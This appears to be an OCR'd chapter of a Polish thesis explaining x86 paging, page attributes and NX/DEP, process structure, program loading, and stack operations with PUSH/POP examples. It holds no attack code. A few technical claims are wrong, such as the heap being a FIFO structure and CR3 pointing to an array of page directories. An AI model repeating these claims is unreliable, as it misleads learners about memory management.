
Początkowy bit	**Końcowy bit**	**Opis**
0	11	Przesunięcie w obrębie fizycznej strony pamięci
12	21	Indeks w tabeli stron (*Page Table*)
22	31	Indeks w katalogu stron (*Page Directory*).

Tabela 2.1 Struktura adresu liniowego przy włączonym mechanizmie stronnicowania

Stosując takie rozbicie adresu liniowego na sekcje, uzyskujemy indeksy pozwalające na precyzyjne określenie do której strony pamięci adres się odwołuje. Stroną pamięci nazywać będziemy region o wielkości domyślnie 4KB, oferujący ciągłą pulę adresową. Dolne dwanaście bitów adresu daje możliwość odwołania się do pojedynczej komórki w ramach $2^{12} = 4096$ bajtów dostępnych w jednej stronie pamięci. Następnie kolejne 10 bitów pozwala na odwołanie się do jednego z 1024 indeksów w tabeli stron, która przechowuje adresy fizycznych stron pamięci. Każda

[6] W ramach tych 4GB przestrzeni adresowej dla faktycznej aplikacji dostępne jest 2GB, a pozostałe 2GB stanowi przestrzeń na pamięć jądra systemu operacyjnego. Tak jest bynajmniej przy domyślnej konfiguracji systemu operacyjnego MS Windows. W przypadku innej konfiguracji, możliwym jest przydzielenie 3GB puli adresowej procesom, zostawiając przy tym wyłącznie 1GB na przestrzeń jądra – jak to ma miejsce w systemach linuksowych.

taka tabela stron przechowuje 1024 elementy tworząc tym samym zbiór stron pamięci. Tabele pamięci zaś zgrupowane są w obrębie pojedynczego katalogu stron (*Page Directory)*, który również złożony jest z 1024 elementów przechowujących adresy tabel stron. Właśnie indeksem do konkretnego katalogu stron jest górnych dziesięć bitów adresu. Procesor podczas dokonywania translacji adresu wirtualnego na fizyczny, najpierw pobiera adres rejestru bazowego katalogów stron (*PDBR – Page Directory Base Register*), który to adres przechowywany jest w czwartym rejestrze kontrolnym procesora, zwanym `CR3`. Adres zawarty w tym rejestrze stanowi początek tablicy 1024 katalogów stron. Następnie pobierany jest indeks (na podstawie górnych dziesięciu bitów adres) w obrębie tej tablicy katalogów stron, spod tego indeksu pobierany jest adres konkretnego katalogu, później zaś na podstawie indeksu numeru tabeli stron - adres samej tabeli. Dalej procesor wykonuje odwołanie się pod element indeksowany numerem strony pamięci zawartym w bitach 12…21 adresu liniowego. Taka strona pamięci, o danym indeksie wewnątrz tabeli stron – używana jest do wyznaczenia ostatecznego adresu fizycznego, poprzez dodanie przesunięcia do początku strony fizycznej, które to przesunięcie opisane jest na dolnych 12 bitach. Cały ten proces przedstawiony został na rysunku 2.5.




Rysunek 2.5. Mechanizm stronnicowania i segmentacji. Źródło: [23]

W wyniku odwzorowania liniowego adresu wirtualnego w fizyczny adres, możliwe jest odwołanie się do ramki (strony) pamięci w fizycznych kościach RAMu, a ponadto proces (program) który dokonuje tego odwołania nie musi się martwić ilością dostępnej pamięci RAM w komputerze, programista zaś nie musi kompilować programów w wersjach dla różnych wielkości pamięci komputerowej. Każdy program uruchomiony w systemie operacyjnym ma własną wartość rejestru `CR3`, a więc punktu początkowego mechanizmu translacji adresu. Dzięki temu, każdy uruchomiony program może odwoływać się do innych struktur mapujących i trafiać ostatecznie w inne regiony pamięci fizycznej. Proces takiego odwołania wykonywany jest setki tysięcy razy na sekundę podczas pracy procesora. Naturalnie, występują pewne mechanizmy optymalizacji tego procesu (TLB), jednakże opis tychże wykracza poza zakres tej pracy. Mechanizm stronnicowania poza oczywistą zaletą separacji pamięci fizycznej od wirtualnej dostępnej dla procesu dostarcza jeszcze jednej bardzo ważnej cechy, niezbędnej do omówienia w celu zrozumienia dalszych konceptów. Cechą tą są atrybuty stron.

Tryb chroniony procesora udostępnia mechanizm separacji przestrzeni adresowej procesów, dzięki czemu proces A nie jest w stanie odczytywać i modyfikować pamięci procesu B. Gdyby warunek ten nie był spełniony, podstawowe cechy bezpieczeństwa systemu – jak poufność, niezaprzeczalność, integralność nie były by spełnione. Kolejnym jednak obostrzeniem w dostępie do stron pamięci są atrybuty ustawiane tymże. Z punktu widzenia ochrony pamięci, istnieją dwa główne znaczniki wspólne dla obiektów w katalogach stron (*Page Directory Entry, PDE*) oraz obiektów w tabelach stron (*Page Table Entry, PTE*). Polami tymi są [23]:

- Bit U/S – oznaczający, iż dana tabela stron lub strona przechowuje dane: gdy 0 – należące do jądra systemu, w przeciwnym wypadku do programów trybu użytkownika
- Bit R/W – gdy wyzerowany oznacza pamięć tylko do odczytu, gdy zaś ustawiony – pamięć dostępna do odczytu i zapisu.

Pierwsza z tych flag określa przywileje na poziomie stron: Użytkownik lub Nadzorca (*Supervisor)*. Druga z tych flag określa możliwy sposób dostępu do tych stron. Rysunek 2.6. dokładniej opisuje strukturę wpisu *PDE* czyli jednego obiektu zawartego w katalogu stron oraz obiektu *PTE* czyli pojedynczego elementu tablicy stron.



Rysunek 2.6. Charakterystyka obiektów katalogu i tablicy stron. Źródło: [23]

Opisane zostało zatem jak implementowany jest mechanizm stronnicowania, jak egzekwowana jest separacja przestrzeni adresowych procesów oraz czym są bity dostępu do stron. Należy tutaj jeszcze dodać, że nowoczesne procesory wprowadziły nowy bit, zwany bitem *XD* lub *NX* – kolejno *Execution Disabled bit* lub *No Execute*. Bit ten stanowi atrybut dostępu do strony decydujący o tym, czy dana strona zawiera kod programu, a więc dane które mogą być podane do wykonania procesorowi czy też nie (w przypadku ustawienia tego bitu). Procesor po napotkaniu instrukcji, która została pobrana z ramki pamięci z danym atrybutem wyłączającym wykonywanie danych w obrębie tej ramki – wygeneruje wyjątek #GP – *General Protection* (zgodnie z nomenklaturą *Intela*) [20]. Wyjątek taki zostanie odnotowany przez system, który z racji wykrycia sytuacji potencjalnego niebezpieczeństwa (ataku na oprogramowane) spowoduje zabicie procesu, który wygenerował taki

wyjątek czym też udaremni możliwy atak. System MS Windows nazywa ten mechanizm *DEP (Data Execution Prevention)* zaś system Linux nazywa go *NX (Non-Executable).*

2.3. Proces i sposób jego organizacji

Inżynier firmy Microsoft Corporation, Mark Russinovich (z innymi), w swojej książce *Windows Internals* zdefiniował proces jako: *„kontener dla zbioru zasobów używanych podczas wykonywania instancji danego programu, gdzie przez program rozumieć będziemy statyczną sekwencję instrukcji" [25]*. Następnie opisał, że w systemach Microsoft Windows, na proces składają się:

- *Prywatna wirtualna przestrzeń adresowa* będąca odrębną pulą pamięci do której odwoływać się może proces.
- Wykonywalny program (moduł) definiujący kod do wykonania, dane niezbędne do wykonania tego kodu, który jest jednocześnie zmapowany do przestrzeni wirtualnej procesu.
- Lista otwartych uchwytów do różnych zasobów systemowych – takich jak semafory, porty komunikacyjne, pliki, nawiązane połączenia sieciowe, sekcje krytyczne - z których wszystkie dostępne są każdemu wątkowi procesu.
- Kontekst bezpieczeństwa, zwany *tokenem dostępu,* który jednoznacznie określa użytkownika uruchamiającego ten program, grupę tego użytkownika, zakres przywilejów, sesję i wszystkie inne dane środowiskowe związane z tym kontekstem bezpieczeństwa.
- Unikatowy identyfikator procesu zwany *Process ID* (PID).
- Przynajmniej jeden wątek wykonujący program.

Oczywiście ten opis sprowadza się do koncepcji procesu występującej na platformie MS Windows, jednakże dla innych platform jak *Linuxa, Unixa, BSD, Solarisa* opis ten byłby bardzo zbliżony z uwagi na podobieństwo w rozumieniu pojęcia *proces* pomiędzy platformami (oraz implementowaniu podobnych mechanizmów przez nowoczesne systemy operacyjne).


W ramach próby ujęcia istoty procesu, wprowadzone zostało pojęcie wątku programu. Wątek, będzie jednostką wykonawczą procesu, która poddawana jest planowaniu przez dyspozytor systemu (*scheduler*) w celach świadczenia usług wielozadaniowości (mechanizm wywłaszczania). Wątek to taki obiekt systemu, który posiada kopię wszystkich rejestrów odwzorowujących obecny stan wykonania się programu w danej chwili, ma on swój własny osobny stos programu, dostęp do zmiennych lokalnych itp. Wątek może być usypiany, wznawiany, można zmieniać mu priorytet wykonania. Proces będzie zawierał zbiór wątków. Gdy proces ma jeden wątek i wątek ten zostanie uśpiony – cały proces ulega uśpieniu. Mając omówione podstawowe pojęcia jakimi są *proces* i *wątek* opiszę teraz bardzo pobieżnie jak przebiega proces ładowania i wykonania się programu.

Po uruchomieniu programu w celu skorzystania z oferowanej przez niego funkcjonalności, specjalny mechanizm ładujący systemu operacyjnego (w systemie Microsoft Windows jest nim *Image Loader*) przystępuje do załadowania zawartości pliku z programem w określony sposób. Plik z programem *(PE EXE, ELF)* zawiera ciasno opakowane dane składające się na zestaw instrukcji do wykonania (określających funkcjonalność programu), oraz zbiór danych potrzebnych na ten cel. Zarówno kod jak i dane programu są podzielone na tzw. *Sekcje*, czyli obszary danych o jednolitym charakterze, atrybutach i zastosowaniu. Przed tymi sekcjami zaś osadzone są specjalne nagłówki opisujące subtelne cechy uruchamianego programu, jak np. adres pierwszej instrukcji do wykonania,

importowane przez program biblioteki i funkcje itd. Mechanizm ładujący program do wykonania w systemie operacyjnym podczas przetwarzania pliku z programem do uruchomienia wczytuje jego zawartość do pamięci operacyjnej *sekcjami*. Najpierw osadzona zostanie sekcja z kodem, nazywana typowo `.text` następnie zaś sekcja z danymi – nazywana `.data`, później zaś sekcje pozostałe takie jak np. `.bss`. Sekcja kodu będzie mieć atrybuty wyłącznie do odczytu – innymi słowy strony pamięci przechowujące kod programu będą oznaczone jako tylko do odczytu. Sekcja z danymi, będzie zaś opisana dostępem do odczytu i zapisu. Segmenty `.data` i `.bss` zarezerwowane są dla zmiennych globalnych programu. Pierwszy z nich zawiera dane zainicjalizowane statycznie, drugi zaś dane które nie zostały jeszcze zainicjalizowane [24]. Po wczytaniu do pamięci wszystkich segmentów programu, procedura tworzenia procesu przystąpi do utworzenia specjalnych regionów dla programu zwanych *stosem* i *stertą.*

Stos jest strukturą danych typu LIFO (*Last In First Out*) co oznacza, że dane które zostały na nim umieszczone jako ostatnie zostaną z niego zdjęte jako pierwsze. Obiektem przechowywanym na stosie w architekturze x86 są podwójne słowa, czyli zmienne o szerokości 32 bitów. Struktury tego typu szczególnie dobrze się sprawdzają przy przechowywaniu danych o charakterze tymczasowym. Stos służy do przechowywania zmiennych lokalnych i ramek wywołań funkcji jak również innych informacji wykorzystywanych podczas opróżniania stosu po powrocie z funkcji. Kolejną ważną właściwością stosu jest fakt, iż *przyrasta on w dół* przestrzeni adresowej. Oznacza to mniej więcej tyle, że kolejne dane umieszczane na stosie otrzymują coraz niższe wartości adresów. Stos rośnie w dół, od adresów górnych w kierunku dolnych, dzięki czemu jest on buforem o z góry ustalonej pojemności, która będzie w miarę wykonania się programu malała. [24]

Sterta jest drugą ważną pulą pamięci wykorzystywaną aktywnie przez programu. Jest to struktura służąca do przechowywania danych alokowanych dynamicznie, czyli podczas wykonywania się programu. Jest to struktura typu FIFO (*First In First Out*), co oznacza, że dane tworzone są i usuwane z niej w tej samej kolejności. Sterta *przyrasta w górę* przestrzeni adresowej: kolejne dane tworzone na stercie otrzymują coraz wyższe wartości adresów. [24]



Rysunek 2.7. Diagram przestrzeni adresowej programu uruchamianego w systemie Linux. Źródło: [24]


Przykładowy rozkład pamięci procesu uruchamianego w systemie Linux przedstawia diagram ukazany na rysunku 2.7. Zauważyć można na nim kierunek wzrostu sterty i stosu, oraz rozłożenie adresów w pamięci.

2.4. Stos programu

Koncepcja tej struktury wykorzystywana jest na wielu różnych platformach, pozwalając tym samym na zaimplementowanie tymczasowego bufora na lokalne dane, parametry i ulotne struktury. Stos programu stanowi magazyn przechowujący dane, które przydadzą się „za chwilę”. W architekturze x86 struktura ta implementowana jest instrukcjami `PUSH` i `POP` przyjmującymi pojedynczy argument, będący wartością obiektu do odłożenia na stosie (lub też adresem wskazującym na tą wartość) lub też rejestrem, do którego należy ściągnąć i odłożyć wartość ze stosu. W opisie tej struktury biorą czynny udział dwa rejestry – `ESP` oraz `EBP`. Ten pierwszy wskazuje na obecny szczyt stosu, a więc adres ostatnio odłożonego obiektu na stosie. Jak opisywano wcześniej, początkowy szczyt stosu jest możliwie najwyższym adresem w sensie liczbowym. Każde odłożenie na stos wartości (obiektem odkładanym na stosie w omawianej architekturze musi być wartość 32-bitowa) powoduje zmniejszenie wartości rejestru `ESP` o 4, dzięki czemu uzyskujemy efekt „zmalenia stosu”. Innymi słowy operacje `PUSH` i `POP` implementują następujące operacje:


```
PUSH SRC:                          POP DEST:
  ESP ← ESP - 4;                     DEST ← *(ESP);
  Memory[ESP] ← SRC;                 ESP ← ESP + 4;
```

Mnemonik `PUSH` zatem przesuwa adres szczytu stosu na następną wolną pozycję i w tę pozycję odkłada wartość pochodzącą z argumentu źródłowego mnemonika. Operacja `POP` z drugiej strony, wykonuje skopiowanie wartości obecnej na stosie, pod adresem wskazywanym przez rejestr `ESP`, do rejestru będącego argumentem mnemonika - by następnie dodać wartość 4 do rejestru `ESP`, przesuwając go tym samym na wcześniej odłożony na tym stosie obiekt. Jak zatem ukazano, bardzo ważnym jest tutaj mechanika wskaźnika, wskazującego na szczyt stosu, jakim jest rejestr `ESP`. To ten rejestr wskazuje gdzie znajduje się ostatnio odłożony obiekt. Pokażę kilka przykładowych operacji na stosie w postaci diagramów. Najpierw na rysunku 2.8. następuje wykonanie operacji `PUSH 1`, która to odłoży wartość 1 pod adres następnego obiektu na stosie, a więc adres 0xA00C (aby nie komplikować zbytnio opisu, adresy stosu zostały zredukowane do 16 bitów).




Rysunek 2.8. Stos przed odłożeniem pierwszej wartości. Źródło: opracowanie własne.

W wyniku odłożenia wartości na stosie, ESP zostaje przesunięty na następny adres na stosie (zgodnie z zasadą przyrostu adresów stosu w kierunku malejącym, jest to równoznaczne ze wskazywaniem na adres niższy liczbowo), a następnie pod tak uzyskany adres wpisana zostaje wartość docelowa. Pierwszy trzy polecenia spowodują odłożenia na stos kolejno liczb: 1, 2 i 3. Sytuację tę ukazuję stos zaprezentowany na rysunku 2.9.



Rysunek 2.9. Stos po odłożeniu pierwszych trzech wartości. Źródło: opracowanie własne.


Zatem, najpierw nastąpiło odjęcie od ESP wartości 4 (z wartości ESP=0xA010 na ESP=0xA00C), oraz odłożenie argumentu docelowego jakim była liczba 1. W kolejnym kroku, znów odjęto 4 od adresu szczytu stosu przechowywanego w rejestrze ESP (z wartości ESP=0xA00C na ESP=0xA008) i odłożono pod ten adres wartość 2. Tak samo w kolejnym kroku (ESP zmieni się z wartości ESP=0xA008 na ESP=0xA004). Następnym będzie wykonanie czwartej instrukcji. W wyniku tej operacji najpierw wartość zostanie skopiowana spod adresu wskazywanego przez rejestr ESP (czyli 0xA004) do rejestru, a następnie szczyt stosu zostanie ustalony na 0xA008. Sytuację tę przedstawia rysunek 2.10.



Rysunek 2.10. Stos po zdjęciu wartości ze stosu do zmiennej A. Źródło: opracowanie własne.


Po ściągnięciu wartości 3 ze stosu do zmiennej A, wartość ta nie została usunięta faktycznie ze stosu, albo zastąpiona inną. Znajdować się ona tam będzie nadal. Takie same wartości na przykładowym stosie z diagramu znajdują się w komórkach oznaczonych jako *nieistotna wartość*. Są to komórki przechowujące wartości odłożone na stosie w wyniku wykonywania programu w innym momencie aniżeli obecny. Wcześniej wątek będąc w innej funkcji pisał pod ten sam adres pewne wartości, być może zmienne lokalne funkcji (omówione dalej), które teraz pozostały na stosie i są traktowane jak *wartości niezdefiniowane*. Jeśli utworzymy zmienną lokalną w funkcji, zmienna ta zostanie zaalokowana na stosie, to dopóki nie zainicjalizujemy jej początkową wartością – np.

zerem, zmienna ta przyjmować będzie wartość obecnie znajdującą się na stosie, a wartością tą może być *każda dopuszczalna wartość z zakresu wielkości zmiennej docelowej*. Sytuacja taka jest dla programisty *niezdefiniowana*, gdyż nie może on polegać na żadnej z góry przewidzianej wartości, która się w zmiennej pojawi. Co innego w przypadku zmiennych statycznych lub globalnych, które są domyślnie zerowane i trafiają albo do sekcji `.data` albo `.bss` programu. Powróćmy jednak do stosu. Kolejno operacja ponownego odłożenia na stosie wartości 4. W wyniku tej operacji, wskaźnik ESP który teraz wskazuje pod adres 0xA008, zostanie przesunięty na komórkę o adresie 0xA004 i tam też zostanie wpisana wartość 4. Sytuację przedstawia kolejny rysunek (2.11):



Rysunek 2.11. Stos po odłożeniu kolejnej wartości na miejsce wcześniejszej. Źródło: opracowanie własne

Kolejne dwie instrukcje ściągnięcia ze stosu cofną rejestr ESP pod adres 0xA00C, zaś w wyniku ich wykonania, zmienna B przyjmie wartość 4, zaś zmienna C = 2 (rysunek 2.12.).




Rysunek 2.12. Stos po odłożeniu kolejnej wartości na miejsce wcześniejszej. Źródło: opracowanie własne

